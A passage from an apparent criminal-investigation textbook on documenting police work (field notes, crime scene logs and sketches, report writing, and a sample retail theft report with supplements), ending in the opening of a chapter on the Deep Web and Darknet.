- Apprehended organized retail criminals may provide valuable information on how their criminal network is organized, how they select their targets (both locations and merchandise), and fencing operations. However, these criminals are typically the lower-level members of a ring and their information may not lead to disrupting the ringleaders.
- Routine inventory counting of ORC targeted products may determine more information about when, how, and what is being stolen. This process is labor intensive and losses may also be attributed to other shrinkage factors.
- CCTV footage, although not a deterrent to organized retail criminals, can be used to determine when the thefts occurred, how many criminals were involved, and their modus operandi. This footage can also be used as a training and educational tool for associates.
- Anonymous telephone hotlines can offer informed associates an opportunity to report ORC activity.
- Centralized or shared organized retail theft databases, comprised of retailers and law enforcement agencies, supply information such as offenders, merchandise, and targeted locations.
- Local and national databases are available through a membership program. These databases rely on accurate and timely reporting of information and not all retailers affected by ORC participate.
- Retail theft surveys can provide insight into the effect ORC is having on retailers, what products are being targeted, and how they are being re-distributed back into the marketplace. However, these surveys rely on a self-reporting system and the voluntary participation of companies could result in selection bias with a skewed result that is not necessarily representative of the entire industry.

14. Documenting Investigations

Police reports are paramount in documenting incidents, but before we get into the need for effective reports, another issue needs to be addressed, the importance of field notes.

FIELD NOTES

Law enforcement officers may encounter a significant number of bizarre events or incidents during their shift. After dealing with these events, they will be required to pass on factual information to someone who was not present during the crisis. The officer must not only be able to observe the event accurately but to be able to articulate the event in words. More importantly, the officer must then be able to transfer those observations onto paper or into a computer. This process begins by taking extensive field notes. Later these field notes will be used to assist the officer in remembering the necessary details of the incident. Failing to take proper field notes can lead to errors in the report (Fawcett, n.d.). An officer's notes may be defined only as "a quick and accurate method of recording that what you saw, did, and heard (Fawcett, n.d.)."

Field notes are a shorthand version of the police report. Patrol officers begin taking notes from the time they arrive on the scene until the call is complete. Without field notes, it only takes a small amount of time for significant facts to slip away from your memory. Trusting in your field notes is a great plan of action to fight against forgetting crucial facts of the case. It is easy to see that "field notes are more reliable than an officer's memory (Swanson, Chamelin, & Territo, 2002)."

Notepads vs. notebooks

Patrol officers carry a small notepad in one of their pockets. This notepad is used for smaller type crimes such as misdemeanors, ordinance violations, or for documenting names of suspects that the officer encounters. A well-prepared officer or detective also keeps a legal sized notepad in his car. This legal pad or notebook is better able to fit more notes and gives the officer the ability to better organize and outline his thoughts and words. Another good reason for taking good field notes is that the officer may start getting multiple calls and be unable to stop and write his police report after each call. If the officer takes suitable notes, it will be easier to rightly divide the information so that it gets documented for the appropriate case.

"The officer cannot trust these facts and details to memory. The tendency to forget details and events with the passage of time is a well-known fact. Notes, properly made at the time, are seldom forgotten, will never change with the passage of time, and will ensure that accuracy and detail are not lost (Fawcett, n.d.)."

"Another advantage to detailed field notes is that the officer will lessen the need to re-contact the parties involved. Oftentimes, victims and witnesses get irritated and even upset when they are re-contacted by an unprepared officer who clearly did not acquire effective field notes the first time they dealt with them (Swanson, Chamelin, & Territo, 2002)."

When taking field notes also include alternate ways to contact the party involved. Try to collect other phone

numbers, such as landlines, cell phones, work numbers. Attempt to gather email addresses, and other social media profiles, such as Facebook. Some people change their phone numbers frequently due to bill collectors calling them constantly. Some suspects quickly change their phone numbers after dealing with police, but they may keep their other social media accounts for years. Also, document where the person works and what they do for a living. “The occupation of a person may be of some importance to an investigation (Swanson, Chamelin, & Territo, 2002).”

Document the time of significant events

When interviewing a subject, write down (in your field notes) the time you started speaking to them and the time you stopped. If they say something that is vital to the case, put that statement in quotes and write it down exactly as they said it, so that you can later accurately quote them in your report. Documenting times is of particular importance in DUI (Driving under the influence) cases. Some states require the officer to observe the subject for a set time (e.g. twenty minutes) before administering certain tests, so these times must be documented in your notes and the offense report.

Legibility

Some other good rules to follow concerning field notes are to make sure your handwriting is legible. Sometimes when you are trying to write things down quickly, your writing becomes messy or unreadable. Then when you go back to write your report, you are unable to read your notes. If you set a goal to make sure that others can read your notes, then it will be easier for you to read them as well.

Completeness and accuracy

Make sure your notes are complete and accurate. If you look at your notes later and cannot figure out or decipher what you meant, then you need to re-evaluate your note-taking process. Make sure there is enough detail to give other people a complete picture of what occurred. It is important to be accurate in your notes as well. If you write down the “facts” incorrectly then it affects the entire case. It will also be confusing to you when you sit down to create your original report, and things are not matching up.

Chronological order

Keep your notes in chronological order. If you jump around in your story, it will be harder to follow at a later date. If you are writing down a verbal statement and your victim suddenly remembers an earlier event, use arrows to show the chronological progress, or start a new page of notes to clarify the new information.

Abbreviations

It is okay to abbreviate in your notes as long as you can remember later what the abbreviation means. Should you make errors in your notes, do not try and erase them or eliminate them, just draw a single line through the mistake, put your initials next to the line and move on. Avoid writing personal notes in your field notes. An example would be that you just remembered that you have to get the kids, after work, so you write

“pick up kids” in your field notes. Doing this is unprofessional and could be called into question at a later time. Also, do not put your opinions in your field notes. Remember to write down just the facts (Fawcett, n.d.).”

CRIME SCENE ENTRY/EXIT LOG

If you are the officer responsible for guarding a major crime scene, another part that could be considered field notes is the Crime Scene Log. The crime scene should be protected with the utmost integrity. Part of that responsibility falls upon the officer that is guarding the scene. That officer will catalog everyone that enters that scene and the time they enter and exit. Document their reason for entry. This process hopefully discourages non-essential personnel from entering the scene just to satisfy curiosity or to gawk. Another reason for the log is to protect the site from contamination or someone removing evidence. One problem that sometimes occurs is that a supervisor in charge of the investigation places a rookie officer in charge of documenting the crime scene log. Then ranking officers show up and tell the rookie things like, “Don’t put my name down, I’ll only be a minute,” or “I won’t touch anything.” This officer needs to be able to have the authority to prevent those people from entering. If they do enter, then record it, despite their request. The purpose of the log is to not only prevent sightseers from entering but that no matter who enters, there is a permanent record that stays with the case. In case there is some DNA or trace evidence that is left by an investigator, there will then an explanation for that rather than wasting time on investigating them as a suspect.

CRIME SCENE SKETCH

Another crucial piece of the investigative puzzle is the Crime Scene Sketch. The crime scene sketch is in the same category as field notes. This sketch details vital information that would otherwise not be conveyed with photos and field notes alone. The crime scene sketch becomes a permanent part of the case and provides an overall blueprint of the scene. It documents the layout of the evidence and how it relates to other data and factors of the incident. This sketch is an excellent addition to your case. In some situations, and according to some policies, it is required. A homicide case would be one of those cases where a crime scene sketch is necessary.

Field sketch or Rough sketch

The first on-scene sketch is called a rough sketch or a field sketch. Later when you can sit down and refine it with a computer or with drafting type equipment, it is known as the final sketch.

Both sketches need to be saved with the case file. (Click to compare a field sketch with a final sketch.)

Types of Crime Scene Sketches

- ∞ Overhead or bird’s eye view
- ∞ Cross projection or folded box view Ex: #1, Example #2
- ∞ Elevation or side view
- ∞ Perspective or 3D view

After the scene is completely photographed, create a hand-drawn bird's eye view of the scene, to include the position of the bodies, any evidence that pertains to the case, and their locations in relationship to the area or room they were found. The bird's eye view or overview sketch is the most common type of crime scene sketch.

Other types of sketches may be used to supplement the bird's eye sketch. Click on the above hyperlinks for examples. Each has their advantages.

The 3D or perspective sketch is more complicated to draw but can offer a better understanding of the scene. Some investigators sketch it onto paper or onto a computer tablet device. This sketch is very valuable to the criminal investigation and the future court proceedings. It is a permanent record that works for hand in hand with the photographs and video recordings that are also part of the case. Its purpose is to accurately portray where the evidence was found and its correlation and distance to the victim and the surroundings.

Ways to measure the crime scene

✕ Rectangular coordinates or baseline

✕ Triangulation or Trilateration

✕ Stationary line

There are different ways to measure the evidence distance at the crime scene. The first method is called the Rectangular or baseline method. This method is normally used indoors and works by measuring at a 90-degree angle (or perpendicular) from a fixed straight wall to the item of evidence. Then measure from the adjacent wall doing the same thing, out to the item of evidence.

The next method is called triangulation or trilateration. In this method, you choose two fixed points and measure from each point to the item of evidence.

The next method is called the station line or stationary line. This approach is generally used outside or where the evidence is spread out over a large area. You first find two fixed points and extend the tape measure from one to the other. Then use another tape measure to measure perpendicular from the stationary line to the item of evidence.

You should take appropriate measurements and add them to your field sketch. Then using those measurements complete your final sketch. Label your field sketch, "not to scale." If your final sketch is to scale, label it appropriately. Make sure you point north in the proper direction on both your field sketch and your final. Be sure and label your sketch, so you know later what each item represents.

Due to recent technological improvements, some larger departments and crime scene technicians have portable computer devices that take photos and scan the scene with lasers that measure the scene precisely.

After you have completed the required field notes and crime scene sketch, the report can now be started.

THE NEED FOR EFFECTIVE POLICE REPORTS

One of the most important, yet often ignored aspects of police work is report writing. Police shows on television make police work appear to always be fun and exciting. Chasing down bad guys, getting the suspect to confess and solving the crime within an hour, is not even close to the reality of being a police officer. There is very little attention given to writing police reports. In real life, a well-written police report is the key to documenting the incident. This report can assist the prosecutor in gaining a successful conviction. If the report has been poorly written, it can be used by the defense to suggest sloppy police work or disorganized thinking on the part of the investigating officer. Such defense attorney tactics cause juries to start considering whether an officer who is negligent in his or her writing might also be negligent in other facets of police work (Carandang, 2014).

“Poorly written reports hurt your credibility by making you appear less competent and professional. They can also undermine your goals. A poorly written report can cause you to lose a case in court, perhaps resulting in a criminal being set free to kill, rape, steal, or commit arson again (Levy, 2006).” With that being said, a well-written report can place a criminal in jail for the rest of their life. Which brings new meaning to the old saying, “The pen is mightier than the sword.”

When you think about the vital skills needed to be a good police officer or to perform their duties, most people do not believe that about report writing skills. Instead, they may think of skills such as competence with firearms defensive tactics, upper-body muscle, decision-making skills, and perhaps several other specialized tasks. On the other hand, the ability to prepare high- quality police reports is most likely not even considered (Carandang, 2014).

The truth of the matter is that police work requires a substantial amount of writing—something television shows and movies rarely emphasize during their faced-paced shootouts and police chase scenes. “Once the smoke clears, the screeching tires are silent, officers involved in such activities in the real world will be set with the task of writing up these incidents (Carandang, 2014).”

Police officers and investigators write reports every day. These reports will be referred to and studied many times throughout the course of the investigation, and even for years after that. The District attorneys will use them to prosecute the suspects. The defense lawyers will use them to pick apart your case. If the case becomes substantial enough, it may go to the Supreme Court, and certain aspects of your actions could end up as case law. Then your report will be reviewed over and over in classrooms, law school, and cited in court. In the *Miranda vs. Arizona* case, consider how the original reporting officers felt after their reports were reviewed over and over by the Supreme Court and later their suspect was released from prison. This case is still being referred to on a daily basis.

“These reports will be read by supervisors, police, prosecutors, defense counsels, judges, jurors, and more and more frequently the media. Police reports must be written clearly and concisely and contain a description of the necessary elements of the crime to permit a prosecutor to convince a judge or jury that the accused did, in fact, commit the crime (Carandang, 2014).” When writing a report, stay away from using police jargon (e.g. “After realizing I was dealing with a homicide case, I called the dicks out to assist.” Dicks is a slang term for detectives that was derived from the comic strip *Dick Tracy*.) Also, avoid legalese terms such as hot pursuit. “In the legal context, hot pursuit is considered the immediate and continuous pursuit of

a fleeing suspect by law enforcement. While in hot pursuit, officers may be justified in entering, searching, or seizing property or persons without first having to obtain a warrant, which would otherwise be required under the Fourth Amendment (Taylor, 2014).”

Avoid police jargon

Unfortunately, many incident reports are filled with terminology that is unfamiliar to the general public. Often reports are ambiguous, contain inconsistencies and lack the precise details needed to describe the corpus delicti (the concrete evidence of a crime, such as a dead body) of the incident being reported (Carandang, 2014). Using language commonly known to the general public is important. If you have to use a word or term that is uncommon, then explain it briefly in parentheses, to clarify any doubt.

Spelling, grammar, and punctuation

It is a common practice for defense attorneys to display the officer’s police report on a large screen during court and then attack the officer’s credibility by pointing out all of the mistakes. There may be spelling errors, mistakes with grammar, and also problems with punctuation. The defense will use whatever method that is necessary to help their client even if it means making you look like a fool. “The strategy is to cast doubt on the witness’s competency and professionalism. ‘If the witness is this careless in writing his report, how can we trust that he was accurate, thorough, and attentive to detail when conducting his investigation (Levy, 2006)?’”

Chronological order

It is also necessary to document the case in chronological order. This is the order in which the incident happened. If you have the times available to you, put them in your report. If you handle a robbery at the local convenience store, and there is video surveillance of the incident, document the times from the video in a play by play order. For example:

- ∞ 2100:01 hours, the suspect vehicle, a black Dodge minivan, drives into the parking lot and parks on the side of the building.
- ∞ 2101:08 hours, a tall white male exits the van and puts on a ski mask and walks towards the front doors.
- ∞ 2101:15 hours, the suspect enters the store and walks up to the counter.
- ∞ 2102:02 hours, the suspect talks to the proprietor and pulls a black handgun from his rear waistband.
- ∞ 2102:10 hours, he then points the gun at the victim and demands money.
- ∞ 2102:21 hours, the victim opens the register and starts handing money to the suspect. During this time, the suspect reaches over the counter and grabs a carton of Marlboro cigarettes.
- ∞ 2103:42 hours, the suspect exits the store with the cigarettes and the cash and runs to the get-a-way van.
- ∞ 2104:13 hours, the suspect drives the van away from camera view towards the south.

Bullet style format

The above is a bullet style format that can be used in other parts of the report, such as, making a list of stolen items. Using a bullet style can help better organize the report and make it easier to read and more appealing to the eye. For example, a paragraph style would be as follows:

While on a domestic call, Sally told me that her husband James came home intoxicated, and they began arguing. She said she had dinner on the table, and James picked up a plate of food and threw it at her. Sally stated that James then went to the bedroom and passed out.

The bullet style of the above statement would be as follows:

The victim Sally told me the following while on a Domestic call:

- ¥ Her husband James came home intoxicated
- ¥ They began arguing
- ¥ James grabbed a plate of food from the dinner table and threw it at her
- ¥ James went to his bedroom and passed out

Just keep in mind that when using bullet style reporting, make sure not to leave important elements out of the report just to make the report look better.

Be descriptive

When documenting the incident, be very descriptive. Instead of writing that the “subject was acting crazy and attacked me,” describe, in detail, the subject’s actions. For example, the female had matted hair and dirty clothes. She was on her hands and knees, clawing the ground with her fingernails and rocking back and forth. When she looked up at me, her facial muscles were tense, and her expressions showed anger. She was gritting her teeth and making strange growling sounds. She suddenly charged at me with her hands opened up as though she was trying to grab or claw me.

Document spontaneous or excited utterances

Also document any spontaneous statements of the victims, witnesses and suspects. Sometimes the suspect will blurt out a confession before you question them and this type of statement is extremely important to your case. In Domestic Violence cases, it is common for a victim to blurt out what happened to them before they start thinking about possible consequences of retaliation by the suspect. These statements must be written in your field notes and your report because the victim may later (even minutes later) recant.

Some departments have a policy that the original narrative should cover just the basics and not include a huge amount details, but a supplement should be created that restates the original information, but then goes into more extensive details. Either way, all the details need to be included in the reports.

Know the law and title the report accordingly

Another important aspect of crime reporting is to know the laws and accurately title the report as such. If the

report is not properly titled, this can affect the charges that may be filed. Also, “It is important that the offense classification is reported accurately and placed within the right crime grouping. Statistical data regarding these offenses is gathered from the various law enforcement agencies and then analyzed to determine the kinds of crimes that take place throughout the country. It is the duty of the police officer to know the different kinds of crimes and apply the relevant crimes within the report (Devry, 2015).”

Just because the original call may have been dispatched as a “suspicious subject” does not mean you would title your report that way. You have to wait until you have determined what, if any, crimes were committed. Then you have to have a victim who is willing to pursue the case. For example, a woman calls in that a man is peeping in her windows. Most venues do not have a crime called “Peeping Tom,” so you would have to use the crime that fits best. It could be a Disorderly Conduct, a Criminal Trespass or a Prowling violation. In one particular case, a man was found prowling around the home of an elderly woman. He was looking in her window and telling her that he wanted to have sex with her. She was very scared that he would break into her house and rape her, so she called the police. The man was found next to her house and ran away when he saw police approaching. He was quickly apprehended. He, of course, denied any wrongdoing, and there was not enough probable cause to charge him with a sexual assault charge. He was instead charged with Attempted Aggravated Assault. (refer to your State and City Ordinances for the most applicable violations.)

Read reports from experienced officers

A good practice for a rookie officer would be to read police reports from experienced officers who are known for writing good reports. See how they word and organize their reports. The more that you read good reports, the easier it will be to replicate those methods in your reports. Make sure it not only reads well but looks good on the page. If the entire report is crammed together in one paragraph, it makes for tedious reading. It is better to break the story up into plausible, easier to read sections.

DO NOT USE ALL CAPS

FOR EXAMPLE, USING ALL CAPS MAKES THE REPORT HARDER TO READ. IT ALL STARTS TO BLEND TOGETHER AND BECOMES DIFFICULT FOR THE EYES. If you want to use capitals for particular emphasis or to enter names into the templates that would be an acceptable practice but DO NOT USE ALL CAPS FOR THE NARRATIVE PORTION OF YOUR REPORT.

GENERAL REPORT REQUIREMENTS

1. All reports should be in chronological order as mentioned earlier. The incident should be described in the order the events happened.
2. In the Narrative, use a person’s name if known. If the name is Unknown, use Suspect #1, or Suspect #2.
3. In cases involving property, list each item in the Property section. Groups of the same or similar items may be combined; but items of great value or that may be readily identifiable must be listed separately with specific descriptions provided, when available.

When referring to property in the Narrative, use general terms, i.e., “the jewelry was removed from the

upper right dresser drawer in the victim's bedroom," NOT a diamond ring, emerald necklace, and bracelet were removed from the upper right dresser drawer in the victim's bedroom."

4. The total value of the property taken should be mentioned in the report Narrative.
5. If a juvenile is a subject of a report, the parent/guardian and school information must be obtained and reported in the Subjects Section of the report.
6. All subjects mentioned in the report Narrative must be listed in the Subjects Section of the report. All Subjects listed in the Subject section must be mentioned in the report Narrative.
7. All vehicles mentioned in the report Narrative must be listed in the Vehicle section of the report. All vehicles listed in the Vehicle Section must be mentioned in the Narrative.
8. If a subject is not a local resident (IE: tourist, transient), obtain local address information, i.e., motel name, phone number, room number. State when the subject is leaving the area and when the subject will be at a permanent address.
9. Officers should obtain secondary addresses and telephone numbers (even out-of-state) and social security numbers from victims and witnesses who may move before the trial. This will assist the prosecutor in locating them at that time.
10. All statements must have a synopsis in the narrative along with the person's name making the statement.
11. Detailed descriptions of suspects and missing persons should be included in the principal's list of the report. General descriptions of the suspects or missing person should be used in the narrative (i.e. race, sex, clothing) (APTAC, 2009)

TYPES OF POLICE REPORTS

There are many different types of police reports. Most reports help to identify the crime, investigate the case in-depth and prosecute the criminal. There are other types of reports that police use on a daily basis. We will start with the initial police report.

Original, offense or incident report

Most all police reports start out as an original report. Some departments call them Offense reports, and some call them Incident reports. Basically, it is the first form of official documentation generated that gets the criminal procedure started. An example would be that a person calls the police department to report a crime, such as a theft. An officer would then respond to the scene and gather the information needed for the report.

Face sheet

There are different parts of the original report. The first page is usually called the face sheet. This page has multiple blanks to be filled in by the officer writing the report. The officer would write in his name, case number, time, date and the name of the crime committed. The officer would continue by filling in the requested information on the victim's, witnesses' and the suspects. This information would include their address, phone numbers, date of birth, race and their gender. Depending on your department's documenting system, there may be other blanks such as vehicle description, property description, weapon

description, etc.

(Sample original face sheet) Click on the link to the left for a sample offense face sheet.

The narrative

Now the face sheet is just the beginning of the original report. After that is completed, then the officer would continue to write the narrative portion of the report. In the narrative, the officer should document everything that pertains to the case that he or she witnessed. Using physical senses, of what was seen, heard, and if pertinent to the case, what was smelled (e.g. the decomposition of a dead body).

The following is an example of a standard Retail Theft incident report.

RETAIL THEFT (2ND SUBSEQUENT OFFENSE)

On 09-12-16 at about 0900 hours, I, Officer McAfee, was dispatched to Walsaver in reference to a shoplifter in their custody. On arrival, I exited my squad and brought with me, my department issued camera. On arrival, I met with John Free of Asset Protection.

Complainant:

John R. Free, DOB 02-03-89 (Asset Protection) 123 Walsaver Lane, Madison, Illinois 62060
618-555-1234

Free stated that around 0830 hours, he observed a white female on video surveillance in the baby clothes aisle. Free said that the suspect (now known as Lacy Smith) selected multiple items of merchandise (baby clothes) and concealed them in her purse.

Suspect:

Lacy L. Smith, DOB 08-09-76
321 Jorgensen Street, Madison, IL 62060
618-555-5432

Free stated that after Smith had concealed the items, she continued to walk around the store.

Free said that Smith then selected paper towels and toilet paper from the shelves and placed them into her shopping cart. Free said that he watched Smith proceed to the checkout lanes, pay for the toilet paper and paper towels, but not for the baby clothes. Free said that Smith then walked past all points of sale and into the lobby. Free then exited the security room, introduced himself to Smith and then escorted her to the security room. Free explained that in the meantime, he had contacted Mary Jones, a female manager to assist him in the office. Free further explained that once in the office, he recovered the stolen baby clothes from Smith's purse and called the police.

Subject:

Mary S. Jones, DOB 07-13-67 (Asst. Manager) 123 Walsaver Lane, Madison, Illinois 62060
618-555-1234

I then read Smith her Miranda warning from my Miranda card kept in my front pocket. Smith stated that she understood her rights. I then asked Smith if the story that Free had just told me was true about her stealing and she nodded, "Yes," then said, "I needed clothes for my baby." I then asked Smith if she had any other stolen merchandise on her person or in her purse and she said, "No." I then advised Smith that she was under arrest and that I was going to handcuff her. Smith then stood up, turned around and placed her hands behind her back. I then placed handcuffs on her and activated the double-lock switch so that the cuffs would not tighten on her. I then asked Smith to sit back down.

I then took photos of the recovered baby clothes and their respective price tags. At my request, Mary Jones took the baby clothes to the check-out lane and rung up the recovered items on the register for the exact prices of each item.

Items stolen:

(1) Black and white toddler dress = \$ 12.54

(1) Pair of purple toddler shorts = \$ 7.99

(1) Package of toddler socks = \$ 11.84

(1) Pink pair of toddler pants = \$ 6.71

Total value = \$ 39.08

Jones then turned over to me a copy of the voided receipt. The clothes were turned back over for Free. I then escorted Smith to the back seat of my squad car and seat belted her in. I turned on the air conditioning for Smith and locked the squad car.

I then re-entered Walsaver and spoke with Free. Free then turned over to me a copy of his report and (3) copies of the video surveillance DVDs. I then retrieved my camera. I took all of these items to my squad car and placed them into my front seat. I then transported Smith to the police station for booking. Once at the station, Smith was booked and allowed to make a phone call (she made contact with her mother). Smith was then lodged in the female cell block.

I also typed a misdemeanor complaint for Retail Theft. Free later came to the station and signed the complaint against Smith.

It should be noted that dispatch ran a Criminal History on Smith through NCIC and Smith had one prior theft-related conviction. Due to the prior conviction, the charge now becomes a felony and there is no bond amount scheduled at this time. Smith was placed on felony hold.

PRIOR CONVICTION – Retail Theft – Madison County Sheriff's Office – Case #13CM403123
– Guilty conviction on 06-12-13.

I then placed the appropriate items into Smith's case file, which included the following:

1. A copy of the Walsaver receipt showing the price of each item
2. A copy of Free's report

3. A copy of Smith's criminal history
4. A copy of Smith's booking sheet and booking photo
5. (2) DVD copies of the video surveillance (one for the State's Attorney and one for the defense attorney)
The 3rd DVD was logged as evidence.
6. The misdemeanor Retail Theft complaint
7. The photos were uploaded to the digital case file folder
8. A copy of my Miranda card

I logged the original DVD as evidence and placed into the DVD evidence bin. Before logging the video, I watched it and verified Free's recollection of the incident.

This case will be forwarded to the Detective Division to apply for a felony warrant. CASE CLEARED BY ARREST

Example of the field notes in this case.

The following would be an example of the detective supplement in reference to the above Retail Theft:

On 09-13-16 at about 0830 hours, I, Detective McAfee, arrived at work and was informed that a suspect named Lacy Smith was in custody for felony Retail Theft. I then familiarized myself with the case so that I would be able to present it to the State's Attorney's Office. I made copies of the related reports. At my appointment, I presented the case to Assistant State's Attorney, William Johnson. Johnson agreed to prosecute this case and charged Smith with Retail Theft (2nd subsequent) as a felony. Johnson turned over the paperwork to his secretary who typed out the felony warrant, which was then signed by Johnson.

I then presented that warrant to Judge Blackburn who signed the warrant and assigned a bail of \$25,000. Afterwards, I filed this warrant through the clerk's office. I then took my copy back to the police station and informed Lacy Smith of the official charge and her bail amount. Smith was unable to make bail and was later transferred to the County Jail.

In your police report, you must always answer the following questions along with the other topics already covered. You must answer the who, what, when, where, how and why of the event. In relation to the above sample police report, answer the following questions?

- ∞ Who is the victim? Walsaver
- ∞ Who reported the crime? John Free
- ∞ Who is the suspect? Lacy Smith
- ∞ What happened? Lacy Smith stole baby clothes from Walsaver and was apprehended
- ∞ When did the incident occur? Around 0830 hours.
- ∞ Where did the crime occur? Walsaver
- ∞ How did this crime happen? Smith took merchandise, concealed it in her purse, purchased other items, but failed to pay for the clothes. She then exited the store and was caught.
- ∞ Why? Smith said she needed clothes for her baby.

NOTE: Additional case samples and reports will be located within the Course Resource Section for your review via download.

Probable cause

When a suspect is arrested, make sure that you have listed the probable cause for the arrest. The probable cause in the earlier case of Retail Theft is that the Loss Prevention Officer witnessed the suspect take merchandise from the shelf, conceal it in her purse and then exit the store without paying for it.

Adding to the probable cause, was that the crime was captured on video surveillance and the stolen items were recovered by loss prevention. It was unnecessary in this case to question the suspect, but the suspect's confession also added to the probable cause.

Supplemental reports

Due to the fluid nature of a criminal investigation, the events that occur need to be documented as they progress. As time moves on, new evidence and new facts will begin to be introduced to the case. Just because the original report was created and finished, the case does not stop there, and it does not mean that updates to the case are set aside. Rather than try to amend the original case, which would cast a shadow of doubt on its legitimacy, there has to be a standard way to add-on or attach new elements to the case. The supplemental report settles this problem.

For instance, if a witness initially tells an officer that the suspect vehicle was a black Dodge Challenger that would be documented in the original report or a supplement. Later the witness re-contacts the first responding officer and explains that they were mistaken on the make and model and they have since realized that the car was actually a Chevy Camaro. The officer or investigator would then type up a new supplement report that they were contacted by the witness, who corrected their description of the suspect vehicle and the officer would include that new information. The courts understand that it is not uncommon for this to happen and as long as the officer adequately documents the update it should not be an issue. A suggestion for the officer in this case, would also be to pass this new information on to the officers involved in the investigation, so they are not looking for the wrong car.

There are multiple ways to do this depending on what officers, investigators, and agencies have been given the description of the Challenger instead of the Camaro. The officer could send a memorandum (via email) to all officers and agencies involved. The officer could also have dispatch send an update if the information was broadcast over a State-wide system such as IWIN (Illinois Wireless Information Network), LEADS (Law Enforcement Agencies Data System) or NCIC (National Crime Information Center) or another law enforcement only messaging system. A supplement report is a police report that documents any follow-up activities or investigative actions performed by the police in the criminal case. This supplemental report does not need to restate all of the facts from the original report, but it does need to contain some basics from the original report:

- ¥ The title of the original report (e.g. Armed Robbery)
- ¥ The case number
- ¥ The time and date that the new information was gathered

- ¥ The name of the person interviewed or the source of the information
- ¥ The location where the officer gained this new information
- ¥ The officers name and badge number

Some departments may require more information, but these are the minimum requirements needed for a supplement report. Any time an officer or an investigator does anything to advance the case, a supplement report needs to be created.

The following are some other examples of creating a supplement:

Adding reports from another agency

Adding a coroner report, such as autopsy results to the case file.

(Sample Coroner's Report – Jon Benet Ramsey): Please click on the hyperlink to the left to view this report. To expand on the learning in this module, please download and refer to this sample case report as we proceed.

The supplement report to the above coroner's report could read as follows:

On 12-28-96, I, Detective McAfee, received the attached report from the Coroner's office relating to the autopsy of Jon Benet Ramsey.

The following findings are notable: Final Diagnosis:

1. Ligature strangulation
2. Craniocerebral injuries
3. Abrasion of right cheek
4. Abrasion/contusion, posterior right shoulder
5. Abrasions of left lower back and posterior left lower leg
6. Abrasion and vascular congestion of vaginal mucosa
7. Ligature of right wrist

Cause of death: Asphyxia by strangulation associated with craniocerebral trauma.

I then added this report to the case file. Please refer to the actual coroner's report for the details. Detective McAfee #123

Notice that it is not necessary to retype everything in the autopsy report. Focus on the highlights and the most notable findings.

A supplement report documents any follow-up action taken by your department or by another agency that is assisting you.

(Sample crime lab report) Please click on the hyperlink to the left to view this report.

A supplemental report to receiving the above crime lab result could read as follows:

On 10-05-96, I, Detective McAfee, received the attached report from Criminalist Gary Lawrence at the Little Rock State Crime Lab. The evidence submitted was the kidney of Melissa Byers. It was tested to see if she was poisoned. The results of the analysis are as follows:

Examination of the kidney revealed no significant levels of arsenic, lead, mercury or any other heavy metals to be present.

I then added this report to the case file. Please refer to the actual document if further information is needed.
Detective McAfee #123

Anytime you receive a report from another agency, you must add it to the case file and document when it was received and highlight the findings in your supplemental report.

Police Canvass documentation

Another important part of documenting an investigation is executing and recording the neighborhood canvass. Many homicides investigations have made substantial breakthroughs, just by knocking on doors and locating prospective witnesses. This method of investigation is referred to as a canvass. The standard procedure is to assign detectives and patrol officers a certain area surrounding the crime scene that they need to cover. Each investigator should have a set of standardized questions to ask each person interviewed. Each investigator will document each address and whether or not contact was made. If contact was made, then they should record the names and identifiers of each witness and their responses to the questions. The investigator will then turn over all of their reports and statements to the lead investigator. This lead investigator will oversee this activity and then map out the results thus far. This supervisor should then determine what remaining addresses need to be covered and if any witnesses need to be re-interviewed. After the canvass is complete, the lead supervisor should complete a final synopsis of all the information gained and add it to the case file. Below is a sample neighborhood canvass form.

Sample neighborhood canvass form

Memorandum

A memorandum is another type of report that is used by police departments and other types of agencies. A memorandum is an in-house memo used to pass on information to other officers, managers, and civilians within the office. This memorandum can be used to inform officers of an interdepartmental situation that does not necessarily get added to the case file. A memo is also used to alert officers of a crime spree that is occurring in a particular part of town. It is used to alert officers that a violent criminal is wanted or that a subject has made homicidal threats towards an officer, the department or towards a citizen in your venue. Another example of a memorandum would be to inform the administration that you or someone else damaged your squad car or your department camera, etc.

(Sample memo from Police Chief to Director of Finance): Please click on the hyperlink to view this memorandum example.

Miscellaneous or CAD report

A miscellaneous report is a short narrative documenting how you handled a call for service, but there was no crime committed or arrest made. Many departments used laptops or a Mobile Data Terminal (MDT) to enter this information into a computer-aided documenting system (CAD).

Template type report

A template type report is a special kind of report that serves a single purpose that is not used in every case. For instance, a traffic crash report utilizes a template format, and there are specific blanks that need to be filled in. A traffic crash could also be considered an original police report, but most template reports are used as a supplement to the original case.

Click on the following template samples to get a general idea of how these template reports look.

Traffic crash

Death scene checklist Juvenile referral

Later in this course, we will discuss different types of incident reports and how those cases are handled.

15. Deep Web Investigations

Many believe a Google search can identify most of the information available on the Internet on a given subject. But there is an entire online world – a massive one – beyond the reach of Google or any other search engine. Policymakers should take a cue from prosecutors – who just convicted one of its masterminds – and start giving it some attention.

The scale of the Internet's underworld is immense. The number of non-indexed websites, known as the Deep Web, is estimated to be 400 to 500 times larger than the surface web of indexed, searchable websites. And the Deep Web is where the dark side of the Internet flourishes. While there are plenty of law-abiding citizens and well-intentioned individuals (such as journalists, political dissidents, and whistleblowers) who conduct their online activities below the surface, the part of the Deep Web known as the Darknet has become a conduit for illegal and often dangerous activities.

This policy brief outlines what the Deep Web and Darknet are, how they are accessed, and why we should care about them. For policymakers, the continuing growth of the Deep Web in general and the accelerated expansion of the Darknet, in particular, pose new policy challenges. The response to these challenges may have profound implications for civil liberties, national security, and the global economy.

15.1. The Deep Web and Darknet Defined

If we conceive of the Web as a data ocean, most of us are interacting with the wavy, transparent, easily navigable Surface Web (see Figure 1). The Surface Web is the portion of the Web that has been crawled and indexed (and thus searchable) by standard search engines such as Google or Bing via a regular web browser. In the darkness below, beneath the electronic thermocline, are the abyssal depths of the Deep Web (also referred to as the Invisible Web or Hidden Web) – the portion of the web that has not been crawled and indexed, and thus is beyond the sonar reach of standard search engines. It is technically impossible to estimate accurately the size of the Deep Web. However, it is telling that Google currently the largest search engine – has only indexed 4-16 percent of the Surface Web. The Deep Web is approximately 400-500 times more massive than the Surface Web (See brightplanet.com). It is estimated that the data stored on just the 60 largest Deep Web sites alone are 40 times larger than the size of the entire Surface Web (See thehiddenwiki.net).

